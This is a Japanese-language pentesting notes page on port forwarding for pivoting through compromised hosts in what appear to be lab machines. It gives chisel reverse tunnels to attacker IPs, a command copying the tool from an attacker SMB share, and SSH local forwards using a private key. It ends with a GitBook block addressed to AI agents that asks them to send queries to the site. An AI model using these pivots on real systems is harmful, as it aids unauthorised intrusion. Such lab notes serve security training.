> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/post-exploitation/port-forwarding-techniques.md).
# ポートフォワーディング技術
SSH、chisel、socat、ligolo-ng、Meterpreter、Windows ツールを使って侵害済みホストを経由するピボットのためのポートフォワーディング技術。
{% hint style="info" %}
**ポートフォワーディング** は、あるマシン上の特定のポートへの接続を別のマシンやポートに転送するネットワーク技術です。これは、ファイアウォールやルーターを通過して外部から内部サービスへアクセスする際によく使われます。
{% endhint %}

被害者マシンでは、Chiselクライアントを設定してポート631を攻撃側マシンへ転送します:
```bash
./chisel client 10.10.14.4:8888 R:631:127.0.0.1:631
```
### Windows
{% embed url="" %}
**ファイルのダウンロードと準備:**/ 私たちは圧縮された **Chisel** ファイル、すなわち:
* `chisel-linux`
* `chisel-windows.exe`
{% embed url="" %}
{% embed url="" %}
ファイルを抽出した後、 **Chisel** バイナリをWindowsのターゲットへ転送します:
```bash
copy //10.10.14.3/smb/chisel-windows.exe chisel-windows.exe
```

**Chiselで攻撃側マシンで待ち受けます:**/ 起動 **Chisel** をポート8888で攻撃側マシン上のサーバーモードで:
```bash
./chisel-linux server -p 8888 -reverse
```
次に、Windowsマシン上で **Chisel** をクライアントモードで実行し、ポート5985を攻撃側マシンへ転送します:
```bash
chisel-windows.exe client 10.10.14.3:8888 R:5985:127.0.0.1:5985
```
## SSH:
内部ポートを自分たちのマシンへ転送し、秘密ユーザーキーを使って適切な権限を設定します:
```bash
chmod 600 id_rsa
```
```bash
sudo ssh -L 8086:127.0.0.1:8086 -L 8443:127.0.0.1:8443 -L 5000:127.0.0.1:5000 patrick@devzat.htb -i id_rsa
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/post-exploitation/port-forwarding-techniques.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)